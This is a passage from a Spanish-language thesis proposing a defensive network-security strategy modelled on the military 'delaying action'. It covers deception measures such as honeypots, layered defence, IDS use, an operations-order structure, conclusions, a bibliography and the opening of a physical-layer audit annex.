Esta operación se considera la principal de las propuestas en este trabajo como complemento a la acción retardante, es apasionante el estudio de medidas de este tipo que se han tomado en algunos sistemas y es un desafío personal para cualquier administrador de sistemas el llevar al éxito estas medidas. La satisfacción que produce el lograr engañar un intruso, no tiene comparación con ninguna otra medida tomada en las tareas de administración de sistemas.

Se define como decepción el conjunto de medidas concebidas para engañar al enemigo mediante la manipulación, distorsión o falsificación de la evidencia con el fin de inducirle a reaccionar en forma perjudicial para sus intereses. Su finalidad es conseguir sorpresa, mantener la seguridad, incrementar la libertad de acción, engañar al enemigo y minimizar el gasto de tiempo y recursos.

Los principales detalles a tener en cuenta son:

- Finalidad: Se debe especificar claramente para qué se toma cada medida y los resultados deseados.
- Preparación: Debe estar dirigida a un objetivo específico, es decir se debe saber con certeza a que nivel de agresión se corresponde.
- Credibilidad: Nunca debe verse como incongruente o ilógica y debe estar de acuerdo con los acontecimientos que el enemigo razonablemente espera.

- Corroboración: Se deben presentar los indicadores falsos o verdaderos por la mayor cantidad de fuentes posibles.
- Tiempo: Al enemigo hay que darle tiempo suficiente para que perciba, interprete y reaccione ante la información falsa, pero no demasiado, ya que esto le permitiría analizarla con más detalle pudiendo descubrir la decepción. Ningún objetivo puede engañar constantemente, toda decepción tiene un tiempo de vida limitado.
- Seguridad: La información debe ser difundida de forma tal que la ausencia de normas usuales de seguridad no levante sospechas, pero respetando seriamente las medidas de seguridad de la información a la cual no se desea dejar acceder.
- La mente humana: Esta cualidad humana tiene varias tendencias que la hacen susceptible para la decepción: ideas preconcebidas, pensamiento anhelante, deseo de aclarar las incertidumbres, tendencia a filtrar la información y el efecto hipnótico de la información regular

Seis etapas se deben relacionar al elaborar un plan de decepción:

- Situación: ¿Qué es verdad?.
- Objetivo: ¿Cuál es el objetivo de la decepción?.
- Percepción: ¿Qué queremos que crea el enemigo?.
- Mensaje: ¿Qué es lo que le decimos?.
- Medios: ¿Cómo se lo decimos?.
- Realimentación: ¿Hay alguien escuchando?

Un detalle más a no olvidar es la contradecepción. Pues es necesario también que en estas operaciones exista un responsable que analice todas las fuentes de información proporcionando una base de defensa contra estas acciones que también las va a realizar un intruso. Los aspectos más importantes de este perfil son: Mente abierta, conocimiento del enemigo, discernimiento, escepticismo, evitar sacar conclusiones precipitadamente, búsqueda continua de la confirmación, atención a las anomalías y desconfianza a las interpretaciones automatizadas (Un caso muy preciso de este último son las reglas Smart de los firewalls).

Las implementaciones de este tipo pueden contemplar:

- Zonas de sacrificio.
- Servidores web y ftp de información de muy bajo impacto.
- Falsos servidores.
- Generadores de información falsa ante ataques de descubrimiento IP- ICMP-UDP-TCP.
- Apertura de falsos puertos.
- Redireccionamiento hacia direcciones IP de la organización no utilizadas.
- Mantenimiento del "perfil bajo del sistema".
- Nombres de recursos contradictorios.
- Envíos de falsos correos.
- Generación de tráfico falso.
- Colocación de falsos routers o rutas falsas.
- Falsos segmentos de red.
- Participación con seudónimos en grupos de Hacking.

h. Otros cuando se necesiten.

Se puede agregar aquí cualquier otra operación que deba formar parte del sistema de seguridad.

x. Instrucciones de Coordinación

Contiene las instrucciones globales aplicables a dos o más elementos de la organización.

Contiene cualquier prescripción necesaria sobre:

- Objetivos tanto finales como intermedios.
- Ritmo de la maniobra.
- Líneas de coordinación.

4. LOGÍSTICA

Es la expresión clara y concisa de los recursos materiales necesarios para la maniobra (antes, durante y después de la operación), sin entrar en detalles técnicos que competan a cada uno de los organismos.

Referirse a anexos, si se necesita.

a. Concepto General del Apoyo Logístico

Detallando aquí la planificación por etapas o fases para lleva a cabo y mantener vigente por un período de tiempo establecido toda la acción retardante.

b. Material y Servicios

- Abastecimiento
- Mantenimiento.
- Desplazamientos.
- Trabajo.
- Obras.
- Servicios.
- Cursos, congresos, seminarios.
- Bibliografía.
- Actualizaciones de software y hardware.

c. Personal:

Detalle del personal necesario para toda la operación, teniendo en cuenta también el asesoramiento de especialistas en casos de incidentes, o la asistencia técnica de software o hardware.

d. Varios:

Cualquier otro recurso adicional no contemplado anteriormente.

5. **MANDO Y TRANSMISIONES**

a. Mando

Refleja la ubicación, datos, direcciones, mail y TE de toda la cadena de comandos.

b. Comunicaciones:

Se refiere aquí a todos los medios de comunicación que posee el sistema para llevar a cabo la misión, no es el detalle de cada uno de los vínculos, los cuales fueron referidos en cada línea de fase, sino el resto de las comunicaciones que se posee.

4 CONCLUSIONES

4.1 LÍNEAS BÁSICAS QUE SURGEN DE LA INVESTIGACIÓN

En el planteo inicial, se propuso definir una estrategia basada en "Seguir y perseguir", dejando de lado el concepto de "Proteger y proceder". Esta determinación política, impone un mecanismo de defensa mucho más dinámico y sobre todo aumenta sensiblemente el grado de riesgo del sistema, pues implica convivir con un adversario, sobre el cual lo único que se pueda saber inicialmente es que es inmensamente superior y se desconocen sus capacidades y recursos.

Este desbalance de fuerzas y los conocimientos de la doctrina militar, dieron como resultado el realizar una analogía entre ambos para buscar cúal es la operación militar que se adecua a estas circunstancias. El resultado de este análisis es "La acción retardante". Esta operación realmente se propone objetivos cuya semejanza al problema de seguridad en redes informáticas es llamativo. En virtud de esa similitud es que se comienza a investigar cómo se pueden aplicar los principios de redes de computadoras para organizar una "Operación Informática de Acción Retardante".

Las herramientas y conceptos fundamentales a considerar para plantear esta estrategia, luego de evaluar varios tipos de técnicas, fueron:

- **Diseñar la seguridad informática por capas:** Como se desarrolló, este concepto, propone la idea de líneas de retardo dándole profundidad a la defensa (defensa en profundidad) para asociarlo con las líneas de retardo militares.

- **Organizar las capas por niveles de seguridad, hasta llegar a una última capa de máxima seguridad** (Core de una empresa) o (Línea de Retardo Final: LRF): Como es lógico, el grado de exposición de los recursos, será mayor en la periferia, y a medida que se interna en la profundidad de la red, es donde se encuentran los recursos más importantes y por lo tanto se irá incrementando el conjunto de medidas de precaución y seguridad. Existirá una última capa, la cual no puede ser superada.

- **Obtener información del adversario:** Este es uno de los objetivos más importantes y se planteó realizarlo por medio de los sistemas de detección de intrusiones (IDS).

- **Intercambiar tiempo por recursos:** Militarmente se denominan "Operaciones de Velo y engaño, también denominadas de decepción" y "Operaciones de información". Desde el punto de vista informático se propuso realizarlo por medio de Honey Nets y Honey Pots.

- **Poder evaluar permanentemente el balance de fuerzas y el debilitamiento sufrido en cada enfrentamiento:** Relacionado al "Cuadro de Situación", y a su "Orden de Operaciones", en este trabajo, se propuso una metodología muy dinámica que da como resultado de esta investigación la "Matriz de estado de seguridad".

- **Asegurar esta LRF o Línea a no ceder:** Todo este trabajo propone la estrategia de "Observación e interacción" hasta este "momento oportuno" denominado justamente línea a no ceder o LRF. Luego de investigar este tema es que se llegó a la conclusión que la máxima seguridad que se puede aplicar hoy en esta última capa

esta dada por el empleo de Redes Privadas Virtuales (VPN) y de IPSec en el tráfico y acceso a la misma.

- **Planificar y organizar la estrategia de seguridad con la metodología militar:** La última conclusión a la que se arribó al final del trabajo fue que si esto ya está escrito en lenguaje militar ¿por qué no emplearlo en lenguaje Informático?, para esta tarea es que se desarrollo la "Orden de Operaciones de seguridad informática", basada en la estructura de la militar.

Cada uno de estos puntos se desarrollaron en el presente trabajo, dando como resultado una operación *Informático - Militar* denominada "Estrategia de Seguridad Informática por Acción Retardante", y que en definitiva propone cambiar la actual defensa estática por una nueva metodología de trabajo dinámica, basada en el concepto de dejar avanzar al enemigo, para poder observarlo, desgastarlo, aprender de él y erradicar el problema de raíz.

4.2 AFIRMACIONES QUE SURGEN DE LA INVESTIGACIÓN

Luego de todo lo desarrollado en esta investigación se puede afirmar que:

a. Se puede pensar en una dinámica de la defensa, acorde a lo que proponen las RFCs correspondientes, y que permita verdaderamente "Seguir y perseguir" una Intrusión. Esta es una línea de pensamiento radical, pues de mantener las viejas concepciones (estáticas), solo se consigue "Proteger y Proceder", no logrando con esto erradicar de raíz una intrusión. Para ello se debe considerar:

   - Empleo de herramientas adecuadas: Honey Pots - NIDS- VPNs.
   - Laboratorios de simulación y prácticas (Honey Nets y metodología Ataque/ detección de vulnerabilidades).

- Conocimiento permanente de la actividad propia e intrusa, empleando para esta actividad la Matriz de Estado de Seguridad y sensores.

b. El sistema DEBE ser diseñado desde su inicio a través del concepto de capas, líneas defensivas o defensa en profundidad, teniendo especialmente en cuenta:

- Contar por lo menos con tres "capas".
- Segmentar debidamente cada una de ellas en profundidad.
- Implementar mecanismos de control, seguimiento y auditoría de vulnerabilidades.
- Definir muy claramente una línea de control final o línea a no ceder.

c. Se aprecia como la mejor opción el planteo de una operación militar a través de la metodología de acción retardante, para la cual:

- Se organiza el sistema bajo el concepto de líneas de fase.
- Se planifican y simulan las mismas.
- Se debe plantear el intercambio de tiempo por recursos.
- Se puede emplear la orden de operaciones militar que propone la OTAN.

4.3 CONCLUSIONES EN CUANTO A LOS OBJETIVOS PROPUESTOS

a. Al primer Objetivo: Emplear estrategias militares en la seguridad informática.

- Se evaluaron las distintas técnicas defensivas que propone la doctrina militar.
- Se analizaron las actuales políticas y planes de seguridad, tal cual lo proponen actualmente las RFCs correspondientes.

- Se deglozó el problema de seguridad en detalle, analizándolo por niveles o capas, acorde a lo que propone el modelo OSI (Anexo A).
- Se analizó el problema de los recursos disponibles, el acceso a los mismos y la actividad autorizada o no.
- Se plantearon los recursos y procedimientos que se cuentan para la prevención de ataques.
- Se realizaron las analogías necesarias entre los términos y conceptos que propone cada doctrina (Informática y militar).
- Se comprobó que es posible emplear gran parte de los mismos.
- Se consideró especialmente la "Dinámica de la defensa", como estrategia de "Seguir y perseguir", frente a la actual postura de "Proteger y proceder".
- Se evaluó la metodología militar que se sigue para analizar, planificar e implementar una confrontación de fuerzas.
- Se consideró como la mejor opción a analizar la "Acción retardante", en virtud de la semejanza que existe entre un enemigo inmensamente superior y desconocido, frente a los propios recursos (Desbalance de fuerzas).
- Se hace referencia a prestar especial atención a dos operaciones complementarias: Operaciones de Velo y engaño, también denominadas de decepción" y "Las operaciones de información".

Se derivó como conclusión que es factible hacer uso de la técnica de "Acción Retardante" como propuesta para diseñar una estrategia de seguridad informática y seguir su metodología.

b. Al segundo Objetivo: Emplear el concepto de defensa por capas para darle profundidad a la misma, analizando la posibilidad de empleo de líneas de retardo.

- Se estudió el concepto de segmentación de redes, como idea de base para un posible diseño de líneas de retardo.

- Se trató la opción militar de cada una de las líneas de retardo y se verificó que es posible emplear este concepto en la defensa informática.
- Se identificaron cuatro conceptos rectores de las líneas de retardo: Identificación de zonas, cuantificación de riesgos, detección temprana y capacidad de "Inducción".
- Se descubrió la existencia de una línea informática de pensamiento similar, que sirve como elemento base, denominada "Defensa en profundidad".
- Se propuso el empleo de diferentes niveles de seguridad por cada capa.
- Se analizó cómo plantear informáticamente las diferentes líneas de retardo hasta llegar a una línea de retardo final o línea a no ceder.
- Se evaluaron las diferentes medidas de seguridad en cada una de ellas.
- Se estudiaron las diferentes técnicas de túneles y empleo de transmisiones seguras para emplear dentro de la Línea de retardo final.

Se puede concluir, que la aplicación de capas como metodología de segmentación de redes es viable. Si se incrementa el nivel de seguridad con la profundidad de las mismas esto incrementa la defensa. Y continuando esta idea, para poder analizar la situación enemiga a lo largo de su avance y convivir con este desbalance de fuerzas desconocidas, la mejor opción es aplicar una metodología como la que propone "La acción retardante".

c. Al tercer Objetivo: Investigar los elementos informáticos disponibles para permitir el intercambio de información con el enemigo y el mantenimiento eficiente del "cuadro de situación del adversario".

- Se consideró de especial importancia el encontrar una metodología de "Alertas tempranas", como medida fundamental para intercambiar "tiempo por recursos".
- Se analizó en profundidad como es posible obtener información del enemigo a través de IDSs.

- Se estudió como es factible implementar medidas para "intercambiar información por tiempo".
- Se plantearon medidas para desviar la atención (o el tráfico) y/o demorar el mismo.
- Se propuso una metodología de implementación de redes seguras (VPNs) para proteger la información crítica y la transmisión de la misma (IPSec).
- Se analizó en profundidad una metodología que permita mantener en todo momento una "Carta de situación de la seguridad de la red", a través de la "Matriz de estado de seguridad".
- Se obtiene un método que permite cuantificar objetivamente la seguridad de cada zona.
- Se introducen dos nuevos conceptos en la concepción de vulnerabilidades: Envejecimiento y popularidad.
- Se publica un nuevo método de trabajo denominado "Metodología: Generación de ataques /Detección con NIDS". (Anexo C).
- Se hace una evaluación de Honey Pots y Honey Nets para su empleo en esta estrategia.

De esto se concluye, que se debe contar con:

1) **Una alta capacidad de conocimiento del nivel de seguridad del propio sistema en todo momento**. Esta actividad se realiza por medio de:
   - Matriz de estado de seguridad.
   - Metodología Generación de ataques / detección con NIDS.

2) **Elementos que permitan intercambiar de forma segura tiempo por recursos con el enemigo**. Los mismos son IDSs y Honey Pots, asegurando los puntos críticos con VPNs e IPSec.

d. Al cuarto Objetivo: Planificar y organizar la estrategia de seguridad con la metodología militar, modificando el concepto ESTÁTICO DE DEFENSA actual.

- Se analizó como asociar el "Ciclo de Inteligencia militar" para incorporarlo a la terminología informática, a través del primer punto de la Orden de Operaciones (Situación), en el cual se agota el estudio del enemigo y las propias fuerzas.
- Se propone el tratamiento de la Misión específica para la cual se organiza esta defensa.
- Se aplica el desarrollo de la "Ejecución" de todas las fases a través de un análisis detallado del ¿Cómo? Se debe organizar cada línea de fase.
- Se proponen las ideas de operaciones de Información, engaño y seguridad como complementarias a toda la defensa.
- Se introduce el concepto de "Logística", para considerar la totalidad de los recursos que se cuentan.
- Se comparan los términos de "Mando y transmisiones" con las cadenas de llamada, responsabilidades y escalada empleadas en redes.

Se concluye que la "Orden de Operaciones Militares", es una herramienta de gran apoyo para el diseño de una operación de defensa informática, y la misma puede ser empleada para cubrir todos los aspectos de esta metodología.

4.4 CONCLUSIONES EN CUANTO AL APORTE DE LA INVESTIGACIÓN

Si bien se ha tratado de desarrollar e investigar en profundidad todos los puntos de este trabajo, se debe destacar que dentro del mismo existen elementos que han aportado significativamente conceptos y líneas de pensamiento a la comunidad de la seguridad informática. Se deben destacar en particular cuatro de ellos que han sido motivo de publicaciones y conferencias, habiendo recibido las mejores críticas y comentarios de esta actividad profesional, ellos son:

a. Análisis y comparativa de NIDS.

b. Metodología Generación de ataques / Detección con NIDS.

c. Matriz de estado de seguridad.

d. Empleo de técnicas militares en la defensa informática (en particular lo relacionado con la acción retardante y el empleo de la Orden de Operaciones).

Estos temas han sido publicados en varias web y foros de Internet, presentado en también en publicaciones y conferencias (Madrid, Canarias, Argentina, Méjico y Cuba).

5 ORIGINALIDAD

5.1 FACTIBILIAD Y ORIGINALIDAD

La originalidad del trabajo se basa en la propuesta de una estrategia de seguridad aún no planteada en Internet, sustentada por la experiencia militar sobre el tema, y adaptada a un enfoque dinámico frente al actual planteo defensivo que es poco flexible para poder llegar a las causas de la vulnerabilidad de un sistema.

Esta línea de pensamiento (ACCION RETARDANTE) junto con las medidas globales a tener en cuenta para llevarla a cabo, no están estandarizadas ni desarrolladas, dejando grandes brechas de seguridad en los sistemas actuales.

Se ha detectado y analizado durante el trabajo, una línea de planteo similar a la de este trabajo, que se viene proponiendo aproximadamente desde principios de este siglo, y que se **denomina "Defensa en profundidad" (Defense in Depth: DiD).** Esta metodología está avanzando mucho a lo largo de estos años, y básicamente propone estructurar el sistema informático por medio de capas, también como es lógico, desde lo menos importante en la frontera e incrementando las medidas de seguridad a medida que se avanza hacia el corazón del sistema.

La diferencia entre este trabajo y el mencionado planteo es la propuesta de implementar toda la "Defensa en profundidad" a través de la doctrina militar, realizando la totalidad del análisis, el diseño y la implementación, como una operación militar. Este enfoque ofrece un importante valor agregado pues está sustentado por una experiencia milenaria en este tipo de conflictos, y como se trató aquí, no difieren mucho de la situación de seguridad y enfrentamiento de fuerzas que supone un sistema informático.

6 LÍNEAS FUTURAS DE INVESTIGACIÓN

6.1 LÍNEAS FUTURAS DE INVESTIGACIÓN

a. Desarrollo de Anomalies Detection Systems (ADSs), en particular orientados al aprendizaje automatizado de patrones y/o flujos de tráfico "normales y extraños".

b. Metodologías de respuesta a Intrusiones, aprovechando todo el desarrollo de la acción retardante, para poder planificar e implementar cursos de acción parametrizados como respuesta a cada una de las tipologías de intrusión y de esta forma llegar hasta el final del seguimiento de esta actividad.

c. Sincronizar el desarrollo de la Matriz de Estado de Seguridad con el plan de seguridad general, para la automatización de todo el ciclo de seguridad

BIBLIOGRAFÍA

LIBROS TÉCNICOS

[1] ARES, R. (1998). *Enlaces Redes y Servicios.* Buenos Aires: Telefónica de Argentina (paper).

[2] Autor Anónimo (2000).*Linux máxima seguridad*. Madrid. Prentice Hall.

[3] BLACK, U. (1990). *Redes de computadoras*. Méjico: Macrobit.

[4] BOISSEAU, M., DEMANGE, M. y MUNIER, J. (1995). *High Speed Networks*. EEUU: Jhon Wiley and Sons.

[5] CASTRO LECHTALLER, A. y FUSARIO R. (1999). *Teleinformática para Ingenieros en Sistemas de Información* - Volumen 1 y 2, Barcelona: Reverté S.A.

[6] CHIRILLO, J. (2001).*Hack Attacs Denied*. EEUU. Wiley.

[7] CHURCHILL, B. y JORDAN, L. (1994). *Communications and Networking for the PC*. EEUU: NRP.

[8] Empresa BICC. (1998). *Redes de Comunicación por cable*. Madrid: Edición de la firma (paper).

[9] GOLDFIRID, A. (1998). *ISDN / ATM*. Buenos Aires: Escuela Superior de Comunicaciones y Redes (paper).

[10] HALSALL, F. (1997). *Comunicación de datos, redes de computadoras y sistemas abiertos*. EEUU: Addison Wesley.

[11] HEYWOOD, D. (1997). *Networking With Microsfot TCP/IP*. EEUU: New Riders.

[12] OFIR, A. (2001). *ICMP Usage in Scanning*. EEUU. Sys- Security Group. Edición de la firma (paper).

[13] JIMENO, M. - MÍGUEZ, C. – MATAS, A. – PÉREZ,J. (2009). La Biblia del Hacker. Madrid: Anaya.

[14] McCLURE,S. – SCAMBRAY, J. – KURTZ, J. (2009). *Secretos y Soluciones para la seguridad de redes HACKERS 4.* Madrid: Mc Graw Hill.

[15] ROGER, J. (2004). *Seguridad en la informática de la empresa.* Barcelona: Eni ediciones.

[16] STALLINGS, W. (1996). *Data and Computer Communications*. EEUU: Prentice Hill.

DOCTRINA MILITAR

[17] Ejército Español. (1998). Empleo de la Fuerza terrestre – D01001 (Mando de Adiestramiento y Doctrina). Madrid: Talleres del Servicio Geográfico del Ejército.

[18] Ejército Español. (1996). Orientaciones – Método de Planeamiento de las Operaciones a nivel Táctico – OR7 008 (Estado Mayor del Ejército). Madrid: Talleres del Servicio Geográfico del Ejército.

[19] Organización del Tratado del Atlántico Norte. (1996). Doctrina Táctica de la Fuerza Terrestre – ATP – 35 (B) (Estado Mayor del Ejército). Madrid: Talleres del Servicio Geográfico del Ejército.

[20] Organización del Tratado del Atlántico Norte. (1996). Doctrina - Operaciones – D02 – 002 (Estado Mayor del Ejército). Madrid: Talleres del Servicio Geográfico del Ejército.

PUBLICACIONES EN INTERNET

[21] D. Schanackenberg – H. Holliday – R. Smith – K. Djahandari - D. Sterne, *Cooperative Intrusion Traceback and Response Architecture (CITRA)*. Boeng Phantom Company – NAI Labs, 2000.

[22] D. Schanackenberg – K. Djahandari - D. Sterne, *Infraestructure for Intrusion Detection and Response.* Boeng Phantom Company – NAI Labs, 2000.

[23] M. Ranum, *Coverage in Intrusion Detection System.* mjr@nfr.com, http://www.nfr.com, 2001.

[24] M. Ranum, *Experiences Benchmarking Intrusion Detections System.* mjr@nfr.com, http://www.nfr.com, 2001.

[25] F. Cohen, *50 Ways to defeat Your Intrusion Detection System.* fc@all.net, 2001.

[26] NSS Group, *Intrusion Detection & Vulnerability Assesment.* http//www.NSS.co.uk. 2000.

[27] NSS Group, *Intrusion Detection System.* http//www.NSS.co.uk. 2000.

[28] K. Frederick, *Abnormal IP Packet*. mjr@nfr.com, http://www.securityfocus.com/, 2001.

[29] K. Frederick, *Studying Normal Network Traffic, Part One.* mjr@nfr.com, http://www.securityfocus.com/, 2001.

[30] K. Frederick, *Studying Normal Network Traffic, Part two: Studying FTP Traffic*. mjr@nfr.com, http://www.securityfocus.com/, 2001.

[31] K. Frederick, Studying *Normal Network Traffic, Part three: TCP Header*. mjr@nfr.com, http://www.securityfocus.com/, 2001.

[32] Karen Frederick, *Network Monitoring for Intrusion Detection*. http://www.securityfocus.com/, 2001.

[33] B. Smith, *Thinking about Security Monitoring and Event Correlation*. bsmith@lurhq.com, 2000.

[34] *Welcome to the Intrusion Detection Systems Product Survey* (http://www.c3.lanl.gov/~reid/kaj/).

[35] T. Miller, *Analysis of the Torn Rootkit*. infowar@erols.com, 2000.

[36] T. Miller, *Social Engineering: Techniques that can bypass Intrusion Detection System*. infowar@erols.com, 2000.

[37] T. Miller, *ECN and it´s impact on Intrusion detection.* infowar@erols.com, 2001.

[38] T. Miller, *Intrusion Detection Level Analysis of Nmap and Queso.* infowar@erols.com, 2000.

[39] T. Miller, *Hacker Tools and Their Signatures, Part One*. infowar@erols.com, 2001.

[40] Ofir Arkin, *Identifying ICMP Hackery Tools Used In The Wild Today*. ofir@syssecurity.com, 2000.

[41] E. Hacker, *IDS Evation with Unicode*. ehacker@lucent.com, 2001.

[42] E. Hacker, *Re-synchronizing a NIDS*. ehacker@lucent.com, 2000.

[43] T. Ptacek - T. Newsham, *Intrusion, Detection, and Denial of Service: Eluding Network Intrusion Detection*. tqbf@securenetworks.com - newsham@securenetworks.com, Secure Networks Inc., 1998.

[44] D. Elson, *Intrusion Detection, Theory and Practice (Introduction)*. del@babel.com.au, 2001.

[45] D. Elson, *Intrusion Detection on Linux*, del@babel.com.au, 2000.

[46] R. MacBride, *Intrusion Detection: Filling in the Gaps*. rob.macbride@capitalone.com, 2000.

[47] G. Hoglund – J. Gary, *Multiple Lavels of De-synchronization and other concerns with testing an IDS system*. hoglund@ieway.com - jgary@skylab.org, 2000.

[48] E. Powell, *Network Intrusion Detection for the E-Commerce Environment.* epowell1@tampabay.rr.com, 2000.

[49] L. Spitzner, *Passive Fingerprinting*. lance@spitzner.net, 2000.

[50] R. Wiens, *Realistic Expectations for Intrusion Detection Systems*. richard.wiens@getronics.com, 2001.

[51] C. Jordan, *Analysing IDS Data.* endeavor@nexus.net, 2000.

[52] G. Schultz, *Interview with Three Top Intrusion Detection Experts.* Information Security Bulletin, 2000.

[53] Test Centre, *Security Magazine*, 2002.

[54] J. Forristal – G. Shipley, *Vulnerability Assessment Scanners.* http://www.networkcomputing.com/1201/1201f1b1.html, 2001.

[55] J. Fernández, *Sistemas de detección de intrusos: carencias actuales y nuevas tecnologías.* publicación SIC (Revista Seguridad en Informática y Comunicaciones, Nro 49, 2002.

[56] VanMeter, Charlene. *Defense In Depth: A primer*. http://rr.sans.org/start/primer.php, 2001

[57] Cohen, Fred. Lambert, Dave. Preston, Charles. Berry, Nina. Stewart, Corbin. Thomas, Eric. *2001: A Framework for Deception*., http://all.net/journal/deception/Framework/Framework.html, 2002.

[58] McKenney, Brian, *Defense in Depth*. The Edge Newsletter, http://www.mitre.org/pubs/edge/february_01/mckenney., 2001

[59] deluddy@missi.ncsc.mil, *Defense in Depth: A practical strategy for achieving Information Assurance in today's highly networked environments*. http://nsa2.www.conxion.com/support/guides/sd-1.pdf, sin fecha.

[60] Galik, Dan. Captain United States Navy. *Defense in Depth: Security for Network Centric Warfare* http://www.chips.navy.mil/archives/98_apr /galik.htm, 1998

REQUEST FOR COMMENTARIES: Números:

- 2196 Site Security Handbook
- 2350 Expectations for Computer Security Incident Response.
- 2560 X.509 Internet Public Key Infrastructure.
- 2577 FTP Security Considerations.
- 2637 Point-to-Point Tunneling Protocol
- 2660 The Secure HyperText Transfer Protocol.
- 2661 Layer Two Tunneling Protocol "L2TP".

- 2685 Virtual Private Networks Identifier.
- 2692 SPKI Requirements.
- 2693 SPKI Certificate Theory.
- 2709 Security Model with Tunnel-mode IPsec for NAT Domains.
- 2725 Routing Policy System Security.
- 2753 A Framework for Policy-based Admission Control.
- 2791 Scalable Routing Design Principles.
- 2792 DSA and RSA Key and Signature Encoding for the KeyNote Trust Management System.
- 2827 Network Ingress Filtering: Defeating Denial of Service Attacks which employ IP Source Address Spoofing.
- 2828 Internet Security Glossary.
- 2841 IP Authentication using Keyed SHA1 with Interleaved Padding.
- 2865 a 2869 RADIUS.
- 2901 Guide to Administrative Procedures of the Internet
- 2941 a 2953 Telnet Encryption y Autentication.
- 2979 Behavior of and Requirements for Internet Firewalls.
- 2989 Criteria for Evaluating AAA Protocols for Network Access.
- 2990 Next Steps for the IP QoS Architecture.

ANEXO A.

Análisis por niveles acorde al modelo de referencia

ANEXO A : Análisis por niveles acorde al modelo de referencia.

En este anexo se desarrollará un análisis por niveles, tratando de implementar una metodología Ingenieril del problema, acorde a las partes que lo componen.

Se avanzará en las tareas propias de cada nivel, las cuales deben quedar claramente separadas, pues un fallo en la seguridad se puede ocasionar en cualquiera de estas interfaces.

1. Nivel Físico:

En este nivel, son de especial importancia los aspectos mecánicos, eléctricos u ópticos y los procedimentales.

1.1. Aspectos mecánicos: [7], [8]

Aquí revista especial importancia para auditar el canal de comunicaciones que se emplee, este puede ser:

- *Propio o arrendado:* Un vínculo propio si pasa exclusivamente por caminos de acceso no público, incrementa la seguridad de interceptación. Por el contrario si es arrendado, se debe ser consciente que puede ser interceptado; para este caso existen estrategias de canal seguro o criptografía que incrementa la seguridad.
- *Cable de cobre*: Este medio presenta la característica que es difícil detectar su interceptación física "*Pinchado de línea*".
- *Fibra ópti*
- *ca:* La fibra óptica se la puede considerar imposible de interceptar, pues si bien existen divisores ópticos, la colocación de los mismos implica un corte del canal y una fácil detección por pérdida de potencia óptica.
- *Láser:* Este medio genera un haz de luz prácticamente lineal, apuntado a un receptor, el cual es el único punto en el que impacta la señal. Si bien es interceptable, en forma similar a la fibra óptica se detecta con facilidad, y a su vez por encontrarse visualmente unidos, con una inspección óptica se reconoce su trayectoria.

- *Infrarrojo:* Este se implementa de dos formas, de alcance directo y por reflexión. El primero se lo emplea en distancias extremadamente cortas, y el segundo se refleja en las paredes de los ambientes, llegando parte de esta señal al receptor, por lo tanto es altamente vulnerable si se encuentra dentro de los locales de alcance (que es muy reducido).

- *Radiofrecuencia*: Las distintas ondas de radio cubren una amplia gama de posibilidades, desde la HF hasta las microondas y hoy las LMDS (Local Multipoint Distributed Signal). En general cualquiera de ellas son interceptables y su análisis de detalle implica el tipo de señal (digital o analógica), el ancho de banda disponible, el tipo de modulación, y la frecuencia empleada.

- *Satélite*: Si bien se trata de radiofrecuencia, su implementación difiere en el hecho de poseer una antena reflectora llamada satélite a 36.000 km de altura. Este recibe la señal proveniente de tierra si se encuentra dentro de su cono de aceptación (área de cobertura), le cambia de frecuencia y la reenvía dentro de su cono de aceptación. La conclusión cae de maduro, cualquiera que se encuentre dentro de este cono, está en capacidad de escuchar la señal.

Cada uno de ellos implica una característica diferente en su auditoría de seguridad. Para poder iniciar su auditoría **el punto de partida excluyente son los planos de la red**. En los mismos se deberá auditar los siguientes detalles:

- Identificación de los canales: Aquí debe estar claramente marcada su numeración, extremos, puestos de trabajo conectados y bocas vacantes.

- Cuáles son los tramos críticos?: Se debe analizar las áreas de la Empresa donde físicamente residen las cuentas que tramitarán la información de mayor importancia. Sobre estos canales incrementar las medidas de seguridad, en lo posible emplear fibra óptica.

- Gabinetes de comunicaciones: Ubicación, llaves, seguridad de acceso al mismo, componentes que posee, identificación de las bocas.

- Caminos que siguen: Planos de los locales y perfectamente identificados los ductos que siguen, es eficiente su ubicación por colores (Zócalos, bajo pisos, falso techos, cable canal, etc).

- Dispositivos de Hardware de red (teniendo en cuenta solo los aspectos físicos): Qué dispositivos existen, su ubicación, claves de acceso, configuración de los mismos, resguardo de configuraciones, permisos de accesos, habilitación o deshabilitación de puertos.

- Certificación de los medios: Mediciones realizadas acorde a lo establecido en la norma TSB –67 TIA/EIA (Telecommunications Industy Association/Electronics Industry Association) que especifica los parámetros de certificación que se deben realizar en los distintos medios de

comunicaciones.

- Control de cambios: Toda modificación que frecuentemente se realiza en una red debe quedar documentada y controlada luego de su implementación. El abandono de esta documentación es el primer paso hacia una red insegura a nivel físico, pues en muy pocos años existirá un total descontrol del conectorizado de la red.
- Plan de Inspecciones periódicas: Es importante contar con un cronograma de trabajo que contemple la inspección (recorridas, controles, verificación remota de configuraciones, control de cambios, roturas, etc) de los detalles anteriormente mencionados, para evitar justamente alteraciones intencionales o no.
- Inventarios de equipamiento: El control de inventarios es una buena medida de control. En particular haciendo hincapié en cambios y repotenciaciones, pues involucra dispositivos que pueden haber almacenado información.
- Control de actas de destrucción: Toda documentación de importancia o dispositivos de almacenamiento que dejan de prestar servicio o vigencia, debe ser destruido físicamente para imposibilitar un futuro acceso a esa información, dejando una constancia de esta operación, en lo posible controlada por más de una persona.
- Seguridad física en la guarda de documentación y archivos: Se debe respetar un plan de resguardo de estos elementos acorde a distintos niveles de seguridad.
- Seguridad física de los locales: Todo local que posea elementos que permitan físicamente conectarse a la red debe poseer las medidas de seguridad de acceso correspondiente, y estar claramente identificado quien está autorizado a ingresar al mismo.
- Medidas de resguardo de información: La pérdida de datos es un error grave en un servidor, el responsable de una base de datos, no es el usuario que tiene derecho a no conocer los mecanismos de seguridad en el Backup, sino directamente el Administrador de ese servidor. Las medidas de Backup nunca deben ser únicas, se debe implementar todas las existentes y con más de un nivel de redundancia acorde a la importancia de la información a respaldar (cintas, discos extraibles, Jazz, etc.).
- Coordinaciones con el personal de seguridad: Los responsables de la seguridad física de la empresa deben contar con una carpeta que regule claramente las medidas de seguridad a tener en cuenta para loas instalaciones de red y como proceder ante cualquier tipo de anomalía.
- Se puede auditar también planes y medidas contra incendio, evacuación y contingencias: Todos

estos se relacionan en forma directa con la seguridad, pues se debe tener en cuenta que la pérdida de información es una de las responsabilidades más importantes de la seguridad.

